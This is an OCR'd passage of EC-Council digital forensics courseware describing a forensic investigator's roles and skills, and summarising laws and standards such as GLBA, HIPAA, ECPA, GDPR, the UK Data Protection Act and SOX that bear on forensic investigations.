
   - Manage any threats arising from the incident
   - File the incident legally and ensure proper prosecution
   - Understand the legal and regulatory constraints and suggest necessary action
   - Handle processes such as reputation protection and public relations issues
   - Design legal agreements with partners, customers, investors, and employees
   - Investigate the company's commercial and civil disputes

8. **Keep an incident response team ready to review the incident and preserve the evidence**

   Incident management requires a strong and well-qualified team. Organizations need to build a Computer Incident Response Team (CIRT) team with members who have the appropriate training for fulfilling their roles.

   It is also necessary to ensure that the members of this team are competent enough to perform any role related to the review of any security incident and preservation of evidence.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identify the Roles and Responsibilities of a Forensic Investigator

By using their skills and experience, a computer forensic investigator helps organizations and law enforcement agencies identify, investigate, and prosecute the perpetrators of cybercrimes.

Upon arrival on the scene, the investigator inspects the suspect's systems/devices, extracts and acquires data of evidentiary value, and analyzes it with the right forensic tools to determine the root cause of the security incident.

This section highlights the key responsibilities of a forensics investigator and outlines the attributes of a good computer forensics investigator.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Need for a Forensic Investigator

- **Cybercrime Investigation**

  Forensic investigators, by virtue of their skills and experience, help organizations and law enforcement agencies investigate and prosecute the perpetrators of cybercrimes


- **Sound Evidence Handling**

  If a technically inexperienced person examines the evidence, it might become inadmissible in a court of law

- **Incident Handling and Response**

  Forensic investigators help organizations maintain forensics readiness and implement effective incident handling and response

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Roles and Responsibilities of a Forensics Investigator

A forensic investigator performs the following tasks:

- Evaluates the damages of a security breach
- Identifies and recovers data required for investigation
- Extracts the evidence in a forensically sound manner
- Ensures appropriate handling of the evidence
- Acts as a guide to the investigation team
- Creates reports and documents about the investigation for presenting in a court of law
- Reconstructs the damaged storage devices and uncovers the information hidden on the computer
- Updates the organization about various methods of attack and data recovery techniques, and maintains a regularly updated record of them (by determining and using the relevant documentation method)
- Addresses the issue in a court of law and attempts to win the case by testifying in court

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What Makes a Good Computer Forensics Investigator?


Forensic investigators should be familiar with the current Linux, Macintosh, and Windows platforms. They should also develop and maintain contacts with computing, networking, and investigating professionals. These contacts may be able to help them overcome any difficulties during an investigation.

- Interviewing skills to gather extensive information about the case from the client or victim, witnesses, and suspects
- Researching skills to know the background and activities pertaining to the client or victim, witnesses, and suspects
- Maintains perfect accuracy of the tests performed and their records
- Patience and willingness to work long hours
- Excellent writing skills to detail findings in the report
- Strong analytical skills to find the evidence and link it to the suspect
- Excellent communication skills to explain their findings to the audience
- Remains updated about new methodologies and forensic technology
- Well-versed in more than one computer platform (including Windows, Macintosh, and Linux)
- Knowledge of various technologies, hardware, and software
- Develops and maintains contact with computing, networking, and investigating professionals

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Honest, ethical, and law abiding
- Has knowledge of the laws relevant to the case
- Ability to control emotions when dealing with issues that induce anger
- Multi-discipline expertise related to both criminal and civil cases

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Understand Legal Compliance in Computer Forensics

Computer forensic investigations must be conducted according to organizational policies and as per the applicable laws and regulations of the local jurisdiction. Legal compliance in computer forensics ensures that any digital evidence collected and analyzed is admissible in a court of law.

This section outlines certain important laws/regulations and standards from across countries/regions that might influence the forensic investigation procedure.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Computer Forensics and Legal Compliance

Forensic investigators must be aware of the legal implications of their activities. Investigators should comply with the security policies of the organization where the incident has occurred and take actions in accordance with the applicable state and federal laws. Legal compliance ensures that any evidence that is collected and analyzed is admissible in a court of law.

This section discusses some regulations and standards that the forensic investigator must be aware of while performing forensic analysis.

Gramm-Leach-Bliley Act (GLBA)

Source: *https://www.ftc.gov*

Enacted in 1999, Gramm–Leach–Bliley Act (GLBA) requires financial institutions-companies that offer consumers financial products or services such as loans, financial or investment advice, or insurance-to explain their information-sharing practices to their customers and to safeguard sensitive data. The objective of the GLBA is to ease the transfer of financial information between institutions and banks while making the rights of the individual through security requirements more specific.

The provisions of the GLBA limit when a "financial institution" may disclose a consumer's "non-public personal information" to non-affiliated third parties. The law covers a broad range of financial institutions, including many companies that are not traditionally considered to be financial institutions because they engage in certain "financial activities." Under the Privacy Rule, only an institution that is "significantly engaged" in financial activities is considered a financial institution.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Financial institutions should notify their customers about their information-sharing practices and tell consumers of their right to "opt-out" if they do not want their information to be shared with certain non-affiliated third parties. Additionally, any entity that receives consumer financial information from a financial institution may be restricted in its reuse and re-disclosure of that information. It helps address incidents of unauthorized access to sensitive customer information maintained by the financial institution in a manner that could result in "substantial harm or inconvenience to any customer."

Federal Information Security Modernization Act of 2014 (FISMA)

Source: *https://csrc.nist.gov*

FISMA was introduced as an amendment to the Federal Information Security Management Act of 2002, which was implemented to provide a framework for federal information systems to have more effective information security controls in place. FISMA 2014 made several modifications to the existing articles of FISMA 2002 in order to modernize the security practices followed by federal agencies to address evolving security concerns. These changes resulted in less overall reporting, strengthened the use of continuous monitoring in systems, increased focus on the agencies for compliance, and encouraged reporting that is more focused on the issues caused by security incidents.

FISMA 2014 required the Office of Management and Budget (OMB) to amend/revise A-130 to eliminate inefficient and wasteful reporting and reflect changes in law and advances in technology. Specific to security and privacy, the updated A-130 emphasizes their roles in the Federal information lifecycle and represents a shift from viewing security and privacy requirements as compliance exercises to crucial elements of a comprehensive, strategic, and continuous risk-based program at federal agencies.

Health Insurance Portability and Accountability Act of 1996 (HIPAA)

Source: *https://www.hhs.gov*

The HIPAA Privacy Rule provides federal protections for individually identifiable health information held by covered entities and their business associates and offers patients an array of rights with respect to such information. The Privacy Rule also permits the disclosure of health information needed for patient care and other important purposes. The HIPAA Security Rule specifies a series of administrative, physical, and technical safeguards for covered entities and their business associates to use to assure the confidentiality, integrity, and availability of electronic protected health information.

The Office of Civil Rights implemented HIPAA's Administrative Simplification Statute and Rules, as discussed below:

- **Electronic Transaction and Code Sets Standards**

  Transactions are electronic exchanges involving the transfer of information between two parties for specific purposes. HIPAA names certain types of organizations as covered entities, including health plans, healthcare clearinghouses, and certain healthcare providers. In the HIPAA regulations, the Secretary of Health and Human Services (HHS)

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

adopted certain standard transactions for Electronic Data Interchange (EDI) of healthcare data.

- **Privacy Rule**

  The HIPAA Privacy Rule establishes national standards to protect individuals' medical records and other personal health information and applies to health plans, healthcare clearinghouses, and those healthcare providers who conduct certain healthcare transactions electronically. The Rule requires appropriate safeguards to protect the privacy of personal health information and sets limits and conditions on the uses and disclosures of such information without patient authorization. The Rule also gives patients' rights over their health information, including rights to examine and obtain a copy of their health records, and to request corrections.

- **Security Rule**

  The HIPAA Security Rule establishes national standards to protect individuals' electronic personal health information that is created, received, used, or maintained by a covered entity. The Security Rule requires appropriate administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and security of electronic protected health information.

- **Employer Identifier Standard**

  The Health Insurance Portability and Accountability Act of 1996 (HIPAA) requires employers to have standard national numbers that identify them on standard transactions.

- **National Provider Identifier Standard**

  The National Provider Identifier (NPI) is a HIPAA Administrative Simplification Standard. The NPI is a unique identification number for covered healthcare providers. Covered healthcare providers and all health plans and healthcare clearinghouses must use NPIs in the administrative and financial transactions adopted under HIPAA. The NPI is a ten-position, intelligence-free numeric identifier (ten-digit number). This means that the numbers do not carry other information about healthcare providers, such as the state in which they live or their medical specialty.

- **Enforcement Rule**

  The HIPAA Enforcement Rule contains provisions relating to compliance and investigations, the imposition of civil money penalties for violations of the HIPAA Administrative Simplification Rules, and procedures for hearings.

Payment Card Industry Data Security Standard (PCI DSS)

Source: *https://www.nist.gov*

The PCI DSS is a proprietary information security standard for organizations that handle cardholder information for the major debit, credit, prepaid, e-purse, ATM, and POS cards. PCI

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

DSS applies to organizations that “store, process, or transmit cardholder data” for credit cards. One of its requirements is to “track…all access to network resources and cardholder data.”

The Electronic Communications Privacy Act

Source: *https://it.ojp.gov*

The Electronic Communications Privacy Act and the Stored Wire Electronic Communications Act are commonly referred together as the Electronic Communications Privacy Act (ECPA) of 1986, which comes under 18 U.S.C. §§ 2510-2523. The ECPA updated the Federal Wiretap Act of 1968, which addressed the interception of conversations using “hard” telephone lines but did not apply to the interception of computer and other digital and electronic communications. The ECPA, as amended, protects wire, oral, and electronic communications, while such communications are being made, are in transit, and stored on computers. The Act applies to email, telephone conversations, and data stored electronically.

ECPA has three titles, which are discussed below:

- **Title I**

  Often referred to as the Wiretap Act, Title I prohibits the intentional, actual, or attempted interception, use, disclosure, or "procure[ment] [of] any other person to intercept or endeavor to intercept any wire, oral, or electronic communication." Title I also prohibits the use of illegally obtained communications as evidence.

  Exception: Title I provides exceptions for operators and service providers for uses “in the normal course of his employment while engaged in any activity which is a necessary incident to the rendition of his service" and for "persons authorized by law to intercept wire, oral, or electronic communications or to conduct electronic surveillance, as defined in section 101 of the Foreign Intelligence Surveillance Act (FISA) of 1978." It provides procedures for federal, State, and other government officers to obtain judicial authorization for intercepting such communications and also regulates the use and disclosure of information obtained through authorized wiretapping.

- **Title II**

  Also called the Stored Communications Act (SCA), Title II protects the privacy of the contents of files stored by service providers and of records held about the subscriber by service providers, such as subscriber name, billing records, or IP addresses.

- **Title III**

  Title III addresses pen register and trap and trace devices and requires government entities to obtain a court order authorizing the installation and use of a pen register (a device that captures the dialed numbers and related information to which outgoing calls or communications are made by the subject) and/or a trap and trace (a device that captures the numbers and related information from which incoming calls and communications coming to the subject have originated).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

General Data Protection Regulation (GDPR)

Source: *https://gdpr.eu*

The EU GDPR replaced the Data Protection Directive 95/46/EC and was designed to harmonize data privacy laws across Europe, to protect and empower all EU citizens' data privacy, and to reshape the way organizations across the region approach data privacy.

Article 32: Technical and organizational measures need to provide the following:

- The pseudonymization and encryption of personal data
- The ability to ensure ongoing confidentiality, integrity, availability, and resilience of processing systems and services
- The ability to restore the availability and access to personal data in a timely manner in the event of a physical or technical incident
- A process for regularly testing, assessing, and evaluating the effectiveness of technical and organizational measures for ensuring the security of the processing.

Article 33(1):

"In the case of a personal data breach, the controller shall without undue delay and, where feasible, not later than 72 hours after having become aware of it, notify the personal data breach to the supervisory authority competent in accordance with Article 55, unless the personal data breach is unlikely to result in a risk to the rights and freedoms of natural persons. Where the notification to the supervisory authority is not made within 72 hours, it shall be accompanied by reasons for the delay."

Data Protection Act of 2018

Source**:** *http://www.legislation.gov.uk*

The DPA 2018 sets out the framework for data protection law in the UK. It updates and replaces the Data Protection Act 1998 and came into effect on 25 May 2018. It was amended on 01 January 2021 by regulations under the European Union (Withdrawal) Act 2018, to reflect the UK's status outside the EU.

The DPA is an act to make provision for the regulation of the processing of information relating to individuals; to make provision in connection with the Information Commissioner's functions under certain regulations relating to information; to make provision for a direct marketing code of practice; and for connected purposes.

The DPA also sets out separate data protection rules for law enforcement authorities, extends data protection to some other areas such as national security and defense, and sets out the Information Commissioner's functions and powers.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Protection of personal data


1. The DPA protects individuals with regard to the processing of personal data, in particular by:
    a. Requiring personal data to be processed lawfully and fairly, on the basis of the data subject's consent or another specified basis,
    b. Conferring rights on the data subject to obtain information about the processing of personal data and to require inaccurate personal data to be rectified, and
    c. Conferring functions on the Commissioner, giving the holder of that office responsibility for monitoring, and enforcing their provisions.
2. When carrying out functions under the GDPR, the applied GDPR and this Act, the Commissioner must have regard to the importance of securing an appropriate level of protection for personal data, taking account of the interests of data subjects, controllers and others and matters of general public interest.

Sarbanes-Oxley Act (SOX) of 2002

Source: *https://www.sec.gov*

The Sarbanes-Oxley Act of 2002 (SOX) is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations. Although SOX applies primarily to financial and accounting practices, it also encompasses the information technology (IT) functions that support these practices. SOX can be supported by reviewing logs regularly to look for signs of security violations, including exploitation, as well as retaining logs and records of log reviews for future review by auditors.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Laws Relevant to Computer Forensics

The table below lists the important laws of different countries that might influence the computer forensics investigation process.


United States	Foreign Intelligence Surveillance Act	https://www.fas.org
	Protect America Act of 2007	https://www.congress.gov
	Privacy Act of 1974	https://www.justice.gov
	National Information Infrastructure Protection Act of 1996	https://www.congress.gov
	Computer Security Act of 1987	https://www.congress.gov
	Freedom of Information Act (FOIA)	https://www.foia.gov
United Kingdom	Regulation of Investigatory Powers Act 2000	https://www.legislation.gov.au
Australia	Cybercrime Act 2001	https://www.legislation.gov.au
	Information Privacy Act 2014	https://www.findandconnect.gov.au
India	Information Technology Act	http://www.dot.gov.in

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Germany	Section 202a. Data Espionage, Section 303a. Alteration of Data, Section 303b. Computer Sabotage	http://www.cybercrimelaw.net
